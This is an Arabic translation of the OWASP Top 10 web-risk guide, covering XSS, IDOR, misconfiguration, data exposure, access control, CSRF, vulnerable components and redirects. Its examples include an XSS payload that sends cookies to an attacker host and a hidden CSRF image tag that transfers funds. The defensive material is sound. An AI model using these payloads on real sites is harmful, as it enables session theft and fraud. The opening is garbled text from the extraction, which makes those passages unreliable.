خذ في الإعتبار القيمة العملية/التجارية للأنظمة والبيانات المتضررة. ايضاً خذ في الإعتبار التأثير على العمل الناتج عن كشف وجود الثغرة في الوسط العام.	سرقة جلسة الإتصال، تشويه الموقع المراد زيارته، إدراج محتويات خدرة، إعلاة ترجه	دخال البيانات من قبل ن عمليات التأكد من سلامة هناك 3 أنواع لهذه سية و 3- مستندة الى نماذج DO). بل نوعا ما ويتطلب اختبار	تعتبر ثغرة SSX هي الاكثر الويب و تتواجد في أماكن إد المستخدمين والتي لا تتضمرا البيانات المرسلة و تخطيها. الثغرة: 1- مخزنة، 2- عكس مكونات الوثيقة (XSS) الكشف عن هذه الثغرات سه أو فحص النص البرمجي.	على اختراق المفسّر الذي يعمل عليه المتصفح. بالإمكان إعتبار أي مصدر للبيانات، هو مصدر للمجوم على الموقع، متضونا الدانات التيرية.	فيهم المستخدمين الخار جيين، أو الداخليين،

## هل أنا معرض لهذه الثغرة؟

تطبيقك في خطر اذا لم تتأكد أن جميع المدخلات من قبل المستخدمين مقاومة لمشاكل التخطي "Escaping"، أو لم يتم التحقق من سلامة المدخلات قبل عرضها للمستخدم في الصفحة كمخرجات. بدون إجراء التحقق أو التخطي "Escaping" على المخرجات، يتعامل المتصفح مع المدلات كمحتوى نشط قد تسبب الضرر للمستخدم. في حال استخدم Ajax لتحديث الصفحات بطريقة دينماكية، هل تستخدم واجهات التطبيق الأمنة لجافا سكربت؟ لواجهات التطبيق الغير آمنة لجافا سكربت، يجب استخدام الترميز "Encoding" والتحقق. باستطاعة بعض البرامج العثور على مشاكل ال XSS بطريقة آلية. لكن جميع التطبيقات تعمل بطريقة مختلفة وتستخدم مفسرات لبرامج مختلفة لتصفح

الانترنت مثل JavaScript, ActiveX, Flash و Silverlight مما يجعل

الطرق اليدوية لتحليل النص البرمجي و اختبار الإختراق بالأضافة للأدوات اللية للحصول على نتيجة أفضل. تقنيات الجيل الثاني من الويب مثل "Web 2.0" تجعل العثور على ثغرات XSS بإستخدام الأدوات الآلية أصعب.

العثور على الثغرات وكشفها بطريقة آلية أمر صعب لذلك، يجب استخدام

## كيف أمنع هذه الثغرة؟

منع ثغرات XSS يتطلب فصل البيانات الغير موثوق بها من المحتوى النشط للمتصفح.

- الخيار المفضل هو تخطى البيانات الغير موثوقة بالإعتماد على سياق HTML (body, attribute, JavaScript, CSS, or URL). بإمكانك الإطلاع على مُلخص أو اسب لمنع ثغر ات XSS لتفاصيل اكثر عن مختلف تقنيات التخطى على هذا الرابط OWASP XSS Prevention Cheat Sheet.
  - وبإمكانك عمل قائمة بالمدخلات المسموحة " whitelist" لمساعدتك في الحماية ضد ثغرات XSS، ولكنها ليست حماية كاملة فقد تتسبب في تعطيل بعض الخصائص التي تحتاج الى الرموز الخاصة في المدخلات يجب أن يتضمن في عملية التحقق الخصائص التالية قدر الإمكان وهي: التحقق من طول المدخل، الأحرف، الصيغة، وقواعد العمل المطبقة على البيانات المدخلة قبل قبولها.
- للمحتويات الغنية، يجب الأخذ بالإعتبار مكتبات التطهير الآلية "-auto sanitization" مثل OWASP AntiSamy و Java HTML Sanitizer
- يجب النظر في سياسات أمن المعلومات للمحتوى Content Security Policy (CSP) في الحماية ضد تغرات XSS لموقعك بالكامل.

### مراجع

#### أو إسب:

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

#### روابط خارجية:

CWE Entry 79 on Cross-Site Scripting

## أمثلة لكيفية الإختراق

يستخدم التطبيق بيانات غير موثوقة لبناء نص ال HTML التالي بدون عملية التحقق وبدون استخدام عملية التخطي escaping.

(String) page += "<input name='creditcard' type='TEXT'

value=" + request.getParameter("CC") + "'>";

يقوم المخترق بتغيير المتغير "CC" في المتصفح الي


><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'

تتسبب هذه الخطوة بإرسال جلسة الاتصال الخاصة بالضحية إلى موقع المخترق لتسمح له بانتحال شخصية الضحية من خلالها.

مع العلم ان بإمكان المخترقين استخدام ثغرات XSS في تجاوز الدفاعات المخصصة للحماية من ثغرات CSRF. لمزيد من المعلومات عن ثغرات الCSRF شاهد A8.



## [Insecure Direct Object References]



## هل أنا معرض لهذه الثغرة؟

أفضل طريقة لمعرفة ما إذا كان أحد التطبيقات عرضة لثغرة الإحالة المباشرة غير الأمنة للكائنات هو التحقق من أن جميع مراجع الكائنات لها دفاعات مناسبة. ولتحقيق ذلك، عليك أخذ ما يلي في الاعتبار:

الإحالة المباشرة الغير آمنة

- 1. بالنسبة للإحالات المباشرة للموارد المحدودة، هل يفشل التطبيق في التحقق من أن المستخدم مصرح له بالوصول للمورد المحدد الذي طلبه؟
  - إذا كانت الإحالة غير مباشرة، هل التعيين للمرجع المباشر يفشل في الحد من القيم المصرح بها للمستخدم الحالى؟

يمكن لمراجعة نص التطبيق أن يتحقق بسرعة مما إذا كان يتم تطبيق النهج بأمان. كما أن الفحص هو أيضا فعال لتحديد مراجع الكائنات المباشرة وعمّا إذا كانت آمنة. وعادة لا تبحث الأدوات الآلية عن مثل هذه الأخطاء لأنها لا يمكن أن تتعرف على ما يتطلب الحماية أو ما هو أمن أو غير أمن.

## كيف أمنع هذه الثغرة؟

إن الوقاية من ثغرات الإحالة المباشرة الغير الأمنة للكائنات يتطلب اختيار طريقة لُحَمايَّة كُل كَائِن يُمكن للمستخدم الوصُّول إلَّيه (على سبيل المثال، رقم الكَّائناتُ و

- استخدام إحالات غير مباشرة للكائنات خاصة لكل مستخدم أو لكل جلسة اتصال. حيث يمنع هذا الأسلوب المهاجمين من الاستهداف المباشر للموارد غير المصرح بهآ. على سبيل المثال، بدلا من استخدام مفتاح قاعدة بيانات للمورد، فإن القائمة المنسدلة من ستة موارد والمصرح بها للمستخدم الحالي يمكن أن تستخدم الأرقام 1-6 للإشارة إلى القيمة المحددة من خلال المستخدم. ويجب أن يعين التطبيق الإحالة الغير مباشرة لكل مستخدم بالعودة إلَى مفتاح قاعدة البيانات الفعلي على الخادم. كما أن مشروع . مندوع المسروع المسروع المسروع المسروع المسروع من أو السب تتضمن كلا من الخرائط المرجعية للوصول التسلسلي والعشوائي التي يمكن أن يستخدمها المطورين لإزالة الإحالات المباشرة للكائنات.
- التحقق من الوصول. لكل إحالة مباشرة لكائن من مصدر غير موثوق يجب أن يشمل اختبار للتأكد من صلاحية الوصول لضمان أن المستخدم مصرح له بالكائن المطلوب.

## أمثلة لكبفية الإختراق

يستخدم التطبيق بيانات لم يتم التحقق منها في طلبات قاعدة البيانات من خلال أوامر "SQL" والتي تصل إلى معلومات الحساب:

String query = "SELECT \* FROM accts WHERE account = ?";

PreparedStatement pstmt = connection.prepareStatement(query, ...);

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery();

يعدل المهاجم ببساطة معامل "acct" في المتصفح الخاص به لإرسال رقم الحساب الذي يريده إذا لم يتم التحقق من ذلك بشكل صحيح، يمكن للمهاجم الوصول إلى حساب أي مستخدم، بدلا من حساب العميل المقصود فقط.

http://example.com/app/accountInfo?acct=notmyacct

#### مراجع أواسب:

## OWASP Top 10-2007 on Insecure Dir Object

ESAPI Access Reference Map API

References

 ESAPI Access Control API (See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())


For additional access control requirements, see the ASVS requirements area for Access Control (V4).

#### روابط خارجية:

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal (an example of a Direct Object Reference attack)



## الإعدادات الأمنية الخاطئة [Security Misconfiguration]



## هل أنا معرض لهذه الثغرة؟

هل يفقد التطبيق الخاص بك التأمين المناسب في أي جزء من طبقات التطبيق ؟

- هل أي من برامجك غير محدثة ؟ وهذا يشمل نظام التشغيل، وخادم الويب / التطبيق، ونظم إدارة قواعد البيانات ، والتطبيقات، و جميع مكتبات النصوص (انظر A9).
- هل يتم إتاحة أو تثبيت أي من الخصائص غير الضرورية (على سبيل المثال ، المنافذ ، والخدمات ، والصفحات ، والحسابات ، والامتيازات ) ؟
  - هل لا تزال الحسابات الافتراضية و كلمات المرور الخاصة بها متاحة وبدون تغيير ؟
  - هل تكشف معالجات الأخطاء "error handling" تتبعات الطبقات "Stack trace" أو رسائل الخطأ المعلوماتية الأخرى بشكل مفرط
  - هل إعدادات الأمان في أطر التطوير الخاصة بك ( على سبيل المثال، Struts, Spring, ASP.NET) والمكتبات لم يتم إعدادها لتأمين القيم؟ من دون امتلاك ألية مخططة وقابلة للتكرار للإعدادات الأمنية للتطبيقات، فإن الأنظمة ستكون في خطر أعلى.

## كيف أمنع هذه الثغرة؟

إن التوصيات الأولية هي إنشاء جميع ما يلي:

- إجراءات تأمين قابلة للتكرار مما تُسهِّل من مهمة إنشاء بيئة جديدة وآمنة. كما يجب أن يتم تكوين بيئات التطوير وضمان الجودة و الإنتاج بشكل مماثل ( بكلمات مرور مختلفة تستخدم في كل بيئة ) . ويجب أن تكون هذه العملية آلية لتقليل الجهد المطلوب لإعداد بيئة آمنة جديدة.
- إجراء لمواكبة ونشر التحديثات والتصحيحات "patches" لجميع البرامج المستخدمة في مختلف البيئات المُستخدمة وبشكل سريع. وهذا يتضمن إدارج جميع المكتبات البرمجة المستخدمة كذلك (انظر A9).
  - بنية تطبيق قوية بحيث توفر فصل آمن وفعال بين المكونات.
  - حاول تشغيل أدوات الفحص والقيام بعمليات التدقيق دورياً للمساعدة في الكشف عن الإعدادات الخاطئة أو التصحيحات المفقودة في المستقبل.

### مراجع

#### أواسب:

- OWASP Code Review Guide: Chapter on Error Handling

OWASP Development Guide: Chapter on Configuration

- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 Insecure Configuration Management

For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

#### روابط خارجية:

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

## أمثلة لكيفية الاختراق

<u>ا**لمثال الأول:**</u> يتم تلقائيا تثبيت وحدة التحكم بإدارة خادم التطبيق ولا يتم إزالتها. كما أنه لا يتم تغيير الحسابات الافتراضية. ويكتشف المهاجم صفحات الإدارة الإفتراضية الموجودة على الخادم الخاص بك ، ويقوم بتسجيل الدخول بكلمات مرور افتراضية، ويكون هو


المثال الثاني: لا يتم تعطيل قائمة الدليل "directory listing" على الخادم الخاص بك. ويكتشف المهاجم أنه يمكنه ببساطة سرد الأدلة للعثور على أي ملف. كما يمكن للمهاجم العثور على جميع فنات الجافا المجمعة "compiled Java Classes"وتحميلها، ثم يقوم بتفكيكها ومن ثم تطبيق الهندسة العكسية عليها للحصول على جميع النصوص المخصصة. وبعد ذلك يعثر على خطأ خطير في التحكم في الوصول في التطبيق الخاص

المثال الثالث: تسمح إعدادات خادم التطبيق بأن يتم عرض تتبعات المكدس stack" "tracesللمستخدمين، والتي من الممكن أن يكتشف من خلالها على ثغرات أمنية أخرى. يحب المهاجمون المعلومات الإضافية التي تقدمها لهم رسائل معالجة الأخطاء. المثال الرابع: يصاحب خادم التطبيق بعض التطبيقات المساعدة والتي لايتم حذفها من خوادم بيئة الإنتاج. قد تعانى هذه التطبيقات المساعدة من ثغرات أمنية مشهورة يمكن للمهاجمين الإستفادة منها لإختراق الخادم الخاص بك.



## كشف البيانات الحساسة

## [Sensitive Data Exposure]



## هل أنا معرض لهذه الثغرة؟

بدايةً يجب عليك تحديد البيانات الأكثر حساسية والتي تحتاج لدرجة حماية أعلى من العادية. أمثلة على البيانات التي يجب توفر درجة حماية أعلى فيها: كلمات المرور، أرقام البطاقات الإئتمانية، الملفات الصحية والمعلومات الشخصية. لكل

- هل يتم تخزين هذه البيانات من غير تشفير ها، يشمل ذلك النسح الإحتياطية؟ هل يتم نقل هذه البيانات داخلياً وخارجياً من غير تشفيرها؟ بكل تأكيد نقلها عبر شبكة الإنترنت أكثر خطورة.
  - هل يتم استخدام خوار زميات تشفير قديمة أو ضعيفة؟
  - هل يتم توليد مفاتيح تشفير ضعيفة، أو لا تتم إدارة المفاتيح أو تدويرها
  - هل يتم إرسال وإستخدام عناوين الملقمات "Headers" الصحيحة والمطلوبة عند نقل البيانات الحساسة للمتصفح أو عند تقديمها من قبل

هناك الكثير ... لقائمة أشمل من المشاكل التي يجب تجنبها، انظر <u>ASVS</u> areas Crypto (V7), Data Prot. (V9), and SSL (V10)

## كيف أمنع هذه الثغرة؟

لا يمكن لمشروع (أواسب - العشرة الأوائل) تغطية كافة التفاصيل للمخاطر المترتبة للإستخدام الخاطئ لتقنيات التشفير، بروتوكول SSL، وحماية البيانات. لكن على الأقل يجب عمل التالي لحماية البيانات الحساسة:

- خذ في الإعتبار التهديدات المعرضة لها هذه البيانات (مثال: الهجوم الداخلي، المستخدم الخارجي)، تأكد من تشفير جميع هذه البيانات الحساسة
- في حالة التخزين و الإرسال بطريقة تحميها من هذه التهديدات. لا تقم بتخزين البيانات الحساسة الغير مطلوبة. قم بالتخلص منها في أسرع
- وقت. البيانات التي لا تملكها لا يمكن سرقتها. تأكد من استخدام خوارزميات قياسية وقوية، مفاتيح تشفير قوية و الإدارة
- الجيدة لها. يمكنك استخدام FIPS 140 validated cryptographic
  - تأكد من تخزين الكلمات السرية بإستخدام خوار زمية مخصصة لتخزين الكلمات السرية، مثل <u>bcrypt, PBKDF</u>2, أو <u>scrypt</u>.
- قم بتعطيل خاصية الأكمال التلقائي عند تعبئة البيانات الحساسة و تعطيل خاصية الاحتفاظ بنسخة للوصول السريع في الصفحات "caching" التي تحتوى على بيانات حساسة.

#### مراجع

اواسب: (V7), Data Protection (V9)

Communications Security (V10)

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

#### روابط خارجية:

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

## أمثلة لكيفية الاختراق

**المثال الأول:** تطبيق يقوم بتشفير أرقام البطاقات الإئتمانية بإستخدام التشفير الآلى المتوفر مع قاعدة البيانات. لكن هذا يعني أنه بإمكان قاعدة البيانات فك التشفير آلياً عند طلب بيانات منها، مما قد يعرض أرقام البطاقات الإئتمانية للسرقة عند استغلال تْغرات حقن "SQL". في المقابل، كان يجب تشفير أرقام البطاقات الإئتمانية بإستخدام مفتاح عام "Public Key"، والسماح فقط للبنية التحتية للتطبيق بفك

التشفير بإستخدام المفتاح الخاص "Private Key". <u>المثال الثاني:</u> موقع لا يستخدم برتوكول "SSL" لجميع للصفحات التي تتطلب التحقق من هوية المستخدم. يقوم المهاجم بمراقبة مرور البيانات في الشبكة (مثلا في شبكة لاسلكية مفتوحة)، وسرقة جلسات الإتصال "Session Cookie" المستخدم. بعد ذلك يقوم المهاجم بإعادة إرسال جلسة إتصال المستخدم ممايمكن المهاجم الوصول لمعلومات المستخدم الخاصة.


<u>المثال الثالث:</u> قاعدة بيانات الكلمات السرية تستخدم unsalted hashes لتخزين جميع الكلمات السرية. عند وجود خلل في خاصية رفع الملفات قد يستطيع المهاجم تحميل ملف الكلمات السرية. بالتالي تتعرض جميع الكلمات السرية لكسر حمايتها بإستخدم جداول تحتوي على كلمات سرية معدة مسبقاً rainbow table of

precalculated hashes.

**A7** 

## إهمال التحكم بالوصول الوظيفي

## [Missing Function Level Access Control]



## هل أنا معرض لهذه الثغرة؟

الإتصال "Proxy" تدعم هذا النوع من التحليل.

أفضل طريقة لمعرفة اذا كان التطبيق لا يمنع الوصول للوظائف بالشكل الصحيح هي التحقق من كل خاصية في التطبيق:

هل تعرض واجهة المستخدم وصلات للوصول لوظائف غير مصرح بالدخول

هل آلية التحقق من الهوية والصلاحيات للمستخدم غير مفعلة من جانب الخادم؟ هل آلية التحقق من جانب الخادم تعتمد كلياً على المعلومات المقدمة من

بإستخدام بروكسي، استعرض التطبيق بحساب ذو صلاحيات عالية. قم بعد ذلك بزيارة ذات الصفحات بحساب أقل صلاحية. في حالة استجاب الخادم بنفس الطريقة لكلى الطلبين، على الأغلب التطبيق يحتوي على ثغرة. بعض أدوات اعتراض

تستطيع أيضاً التحقق معن طريق آلية التحقق من إمكانية الوصول في النص البرمجي. تتبع أحد الطلبات المصرحة داخل النص البرمجي وتأكد من صلاحيات الوصول. بعد ذلك ابحث في النص البرمجي لأيجاد الأماكن التي لم يتم التحقق من

صلاحياتها بالشكل المطلوب. لن تستطيع أدوات الفحص التلقائية على الأرجع من اكتشاف هذه المشكلة

## أمثلة لكيفية الإختراق

المثال الأول: بكل بساطة زيارة المهاجم لروابط عدة في التطبيق. الروابط التالية تتطلب التحقق من هوية المستخدم. أيضاً، يتطلب الوصول لصفحة "admin\_getappInfo" صلاحيات مدير.

http://example.com/app/getappInfo http://example.com/app/admin\_getappInfo

هناك خلل إذا تمكن مستخدم لم يتم التحقق من هويته من الوصول لأي من الصفحتين السابقتين. أيضاً، هناك خلل إذا تمكن مستخدم عادي تم التحقق من هويته من الوصول لصفحة "admin\_getappInfo"، مما قد يحفز المهاجم الوصول لصفحات أكثر أهمية تحتوي على نفس الخلل.

المثال الثاني: من خلال متغير "action" في صفحة ما، يتم تحديد الوظائف المطلوبة، وكل قيمة للمتغير قد تتطلب دور مختلف للمستخدم. إذا لم يتم فرض هذه الأدوار على المستخدمين وتحديدها فهناك خلل.

## كيف أمنع هذه الثغرة؟

بدايةً يجب أن يكون تصميم تطبيقك سلسل ومتجانس لتسهيل عملية التحقق من استخدام وظائف الصلاحيات المستخدمة في الأجزاء الأخرى. غالباً، يتحقق ذلك بإستخدام واحدة أو أكثر من الدوال الخارجية الجاهزة للإستخدام. فكر في عملية منح الصلاحيات وإدارتها، وتأكد من إمكانية التعديل

- والتدقيق على الصلاحيات بسهولة. احذر من تحديد الصلاحيات بعينها "Hard code" في النص البرمجي.
  - طريقة فرض الصلاحيات يجب أن تمنع الوصول لوظائف التطبيق
- افتراضياً، الا في حال وجود إذن بالسماح للوصول للوظيفة المطلوبة. إذا كانت الوظيفة جزء من سير العمل "workflow"، تحقق من مصداقية الشروط المتطلبة للسماح بالوصول لهذه الوظائف.

ملاحظة: كثير من تطبيقات الويب لا تعرض وصلات وأزرة للوصول للوظائف غير المصرحة، لكن هذا النوع من "التحكم بالوصول عن طريق طبقة العرض" لا يوفر الحماية. يجب تنفيذ التحقق داخل النص البرمجي في المكان الصحيح.

## مراجع

### أواسب:

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

For additional access control requirements, see the ASVS requirements area for Access Control (V4).


#### روابط خارجية:

 CWE Entry 285 on Improper Access Control (Authorization)



## تزوير الطلبات عبر الموقع

## [Cross-Site Request Forgery – CSRF]



## هل أنا معرض لهذه الثغرة؟

للتحقق من إصابة تطبيق ما بهذه الثغرة، تأكد من أن جميع الروابط والنماذج تحتوي على مُعرِّفات غير قابلة التخمين "Unpredictable token". من دون هذه المُعرِّفات سيتمكن المخترقون من تزوير الطلبات. طريقة لأخرى للحماية هي بالتأكد من رغبة المستخدم في إرسال الطلب إما عبر طلب إعادة التحقق من الهوية، أو عبر وسائل أخرى للتحقق من أن المستخدم هو شخص حقيقي مثل الكابتشا "CAPTCHA".

الكابسا "CAPTCHA". ركِّز على الروابط والنماذج التي تستدعي دوال تغيير الحالة -State" "changing، حيث أنها تشكل الأهداف الأكثر أهمية في هذه الثغرات. عليك كذلك التحقق من العمليات متعددة الخطوات، حيث أنها لاتكتسب الحص

و المحافظة على كذلك التحقق من العمليات متعددة الخطوات، حيث أنها لاتكتسب الحصانة بشكل تلقائي من الخطوات السابقة. يمكن للمخترقين وبسهولة تزوير سلسلة متتابعة من الطلبات بإستخدام وسوم متعددة أو بإستخدام لغة (JavaScript). لاحظ بأن المعلومات التي يقوم برنامج المتصفح بإرسالها بشكل آلي مثل ملفات جلسات الإتصال، وعنوان الإنترنت "P Address" وغيرها من المعلومات لا تقدم أي حماية ضد ثغرات (تزوير الطلبات عبر الموقع) حيث يمكن للمخترق أن يقوم بدمجها كذلك في الطلبات المزورة.

يعوم بنمجها كنك في الطلبات المروره. برنامج أواسب <u>(CSRF Tester)</u> يساعد في إنشاء حالات وأمثلة لتوضيح خطورة ثغرات (تزوير الطلبات عبر الموقع).

## أمثلة لكيفية الاختراق

لتنفيذ طلبات المخترق.

يسمح التطبيق للمستخدم من إرسال طلب تغيير حالة من دون إضافة أي بيانات سرية. على سبيل المثال:

## http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

لذا يقوم المخترق بتكوين طلب يقوم بتحويل مبلغ نقدي من حساب المستخدم إلى حساب المخترق، ومن ثم تضمينها في صفحات ويب تكون تحت سيطرة المخترق عبر طلبات الصور أو الـ (iframe)، كالتالي:

<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />

width="0" height="0" />
إذا قام المستخدم (الضحية) بزيارة إحدى صفحات المخترق بعد تسجيل دخوله إلى موقع (example.com) أي تم التحقق من هويته- فستقوم هذه الطلبات المزورة بإستخدام ملفات جلسة الإتصال بشكل تلقائي، وبهذا تعطي الصلاحية

## كيف أمنع هذه الثغرة؟

الحماية ضد ثغرات (تزوير الطلبات عبر الموقع) تتطلب عادةً تضمين مُعرِّفات غير قابلة للتخمين في جميع طلبات بروتوكول نقل النصوص (HTTP). يجب أن تكون هذه المُعرِّفات -على الأقل- فريدة لكل جلسة إتصال للمستخدم.

- الخيار الأمثل هو إضافة المُعرِّف الفريد في حقل مخفي، بحيث يتم إرسال القيمة عبر جسد الطلب "HTTP Request body" عوضاً عن إرسالها عبر العنوان (URL) مما يجعلها أقل عرضة للإنكشاف.
  - يمكن كذلك إضافة المُعرِّف في نفس العنوان، أو عبر مُعامِل العنوان "URL Parameter". غير أن إضافتها بهذه الطريقة سيجعلها أكثر خطورة للإنكشاف، وبهذا سيتمكن المخترق من إستغلال المُعرِّف.

يمكن لبرنامج أواسب (CSRF Guard) من إضافة هذه المُعرَّفات في كلاً من تطبيقات الـ (ESAPI) كذلك تتضمن أواسب (ESAPI) على مجموعة من الأدوات التي يمكن للمبرمجين استخدامها لمنع هذه الثغرات.

 . كذلك يمكن إعادة التحقق من هوية المستخدم "Reauthentication"أو التحقق من أنه شخص حقيقي وليس آلة أو برنامج (على سبيل المثال بإستخدام الكابتشا).

#### **مراجع** أواسب:

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester CSRF Testing Tool


روابط خارجية

• CWE Entry 352 on CSRF

**A9** 

## إستخدام مكونات معروفة الضعف

## [Using Components with Known Vulnerabilities]



## هل أنا معرض لهذه الثغرة؟

نظرياً، عملية تحديد ما إذا كنت تستخدم مكونات أو مكتبات معروفة الضعف يجب أن تكون سهلة. لسوء الحظ، تقارير الثغرات الآمنية للبرامج التجارية ومفتوحة المصدر لاتحدد دوماً أي إصدار من المكون معرض للثغرة بطريقة سهلة البحث ومتعارف عليها. بالإضافة لاتستخدم كافة المكتبات نظام ترقيم معياري ومفهوم. والأسوأ من ذلك كله، أنه لايتم توريد جميع الثغرات الأمنية إلى مستودع مركزي ليسهل البحث فيه، بالرغم من أن مواقع إلكترونية مثل (CVE) أصبح من السهل البحث فيها.

تحديد ما إذا كنت معرضاً بإستخدام مكونات معروفة الضعف تستلزم البحث في قواعد البيانات هذه، بالإضافة إلى متابعة الإعلانات والقوائم البريدية المرتبطة بالمشروع لمعرفة ما إذا تم ظهور أي تغرات أمنية. في حال إصابة أحد مكوناتك بثغرة أمنية، فعليك وبحذر تقييم ما إذا كنت مصاباً بالفعل، وذلك من خلال التحقق من نصك البرمجي إن كان يستخدم الجزء المصاب من المكون وتقييم مدى تأثير الثغرة الأمنية عليك.

## كيف أمنع هذه الثغرة؟

أحد الخيارات هي بعدم إستخدام أي مكونات لم تقم أنت بكتابتها. لكن الأمر هذا غير واقعي.

معظم مشاريع المكونات لاتقوم بإصدار ترقيعات للثغرات الأمنية في الإصدارات القديمة. بدلاً عن ذلك، تقوم بإصلاح المشكلة في النسخة التالية. لذا من المهم جداً ترقية المكونات إلى الإصدارات الجديدة. يجب أن تكون هناك إجراءات في المشاريع البرمجية بحيث تقوم بمايلي:

- تحديد جميع المكونات المستخدمة مع إصداراتها، بما في ذلك جميع التوابع (مثل اصدارات الإضافات).
  - 2. متابعة الحالة الأمنية لهذه المكونات في قواعد البيانات العامة، والقوائم البريدية للمشروع، والقوائم البريدية الأمنية، مع مراعاة تحديثها دورياً.
    - إنشاء سياسات أمنية لحوكمة إستخدام المكونات، مثل المطالبة بإتباع ممارسات معينة خلال تطوير البرامج، وإجتياز االإختبارات الأمنية، والترخيصات المسموح بها.
- . عندما يقتضي الأمر، أَضف طبقات أمنية "Security wrappers" حول المكونات وذلك لتعطيل الوظائف الغير مستخدمة و/أو لتأمين جوانب من المكونات المصابة بثغرات أمنية.

## أمثلة لكيفية الاختراق

قد تسبب الثغرات الأمنية في المكونات أي نوع من أنواع المخاطر التي يمكن تخيلها، والتي تتراوح بين البسيطة جداً إلى الإصابة ببرامج خبيثة متطورة تم تصميمها خصيصاً لإستهداف منشأة معينة. عادةً، تشتغل معظم المكونات بصلاحيات التطبيق كاملة، لذا من الخطر جداً ظهور ثغرة أمنية في أي من المكونات. تم تحميل المكونان المصابة التالية 22 مليون مرة خلال عام 2011.

- تجاوز التحقق من الهوية في (Apache CXF): سبب الفشل في تقديم مُعرَّفات للهوية، يمكن للمخترقين مناداة أي من خدمات الويب Web "Services" بصلاحيات كاملة.
- تنفيذ أكواد خبيثة عن بُعد في (Spring): بسبب التطبيق السيء للغة التعبير (Spring)، المستخدمة في إطار العمل (Spring)، يمكن للمخترقين تنفيذ نصوص خبيثة مما تمنحهم إمكانية السيطرة على الخلام

أي تطبيق يستخدم أياً من هذه المكتبات المصابة فإنه عُرضة للإختراق حيث أن هذه المكونات يمكن الوصول لها مباشرة من خلال مستخدمي التطبيق. المكونات الضعيفة التي يتم استخدامها بشكل أعمق في التطبيق تكون أصعب في عملية الإستغلال.

## مراجع

#### أواسب:

- OWASP Dependency Check (for Java libraries)
- OWASP SafeNuGet (for .NET libraries thru NuGet)
- Good Component Practices Project


#### روابط خارجية

- The Unfortunate Reality of Insecure Libraries
- Open Source Software Security
- <u>Addressing Security Concerns in Open Source</u> Components
- MITRE Common Vulnerabilities and Exposures
- Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM



## الإرسال وإعادة التوجيه الغير محقق

## [Unvalidated Redirects and Forwards]



### هل أنا معرض لهذه الثغرة؟

الطريقة المثلى لمعرفة ما إذا كان التطبيق يحتوي على عمليات إعادة توجيه أو إرسال غير محقق هي عبر تنفيذ التالي:

- قم بمراجعة النص البرمجي للتحقق من صحة إستخدام عمليات إعادة التوجيه والإرسال (في بيئة الـ NET. يطلق على هذه العمليات بـ (transfer). في كل حالة استخدام، إذا تم تحديد صفحات الوجهة عبر قيم متغيرات، ولم يتم التحقق من عنوان الصفحة ضمن القوائم البيضاء "Whitelist"، فتطبيقك مصاب بهذه الثغرة.
- أ. كذلك، استخدم برامج الفهرسة "spider" على الموقع؛ في حال تمكن البرنامج من تكوين عمليات إعادة توجيه، قم بالنظر في قيم المتغيرات قبل إتمام عملية إعادة التوجيه، لتحديد ما إذا كانت القيم تُظهر عنوان الوجهة كامل أو جزء منها. في هذه الحالة، قم بتغيير عنوان الوجهة وراقب، هل سيتم إعادة التوجيه للعنوان الجديد.
  - خي حال عدم إمكانية الوصول إلى النص البرمجي، قم بفحص جميع المتغيرات وتحديد التي تحتوي على عناوين لعمليات إعادة توجيه أو إرسال، ومن ثم قم بإختبارها.

## كيف أمنع هذه الثغرة؟

الإستخدام الآمن لعمليات إعادة التوجيه أو الإرسال تتم بعدة طرق:

- بكل بساطة، تجنب إستخدام عمليات إعادة التوجيه أو الإرسال.
- في حال استخدامها، لا تقم بالإعتماد على متغيرات المستخدم لتحديد صفحات الوجهة. عادةً يمكن فعل ذلك.
- . عند عدم إمكانية تجنب استخدام متغيرات الوجهة، تأكد من أن القيمة المرسلة تم التحقق منها وأنها محولة للمستخدم.

مما يُنصح به في حال استخدام متغيرات الوجهة، أن لايتم استخدام القيم الحقيقية لعناوين الصفحات أو جزء منها، بل يُستعاض عنها بقيم بديلة يتم مطابقتها وترجمتها لاحقاً من جانب الخادم.

يمكن للتطبيقات استخدام مشروع (ESAPI) لإعادة صياغة الوظيفة ( <u>(sendRedirect)</u> وذلك للتأكد من سلامة جميع وجهات إعادة التي حيه

من المهم جداً تجنب هذه النوعية من الثغرات الأمنية، وذلك لاستخدامها من قبل المخترقين في عمليات الإصطياد الإلكتروني للحصول على معلومات المستخدمين السرية.

### مراجع

#### أواسب:

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

#### روابط خارجية

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

## أمثلة لكيفية الإختراق

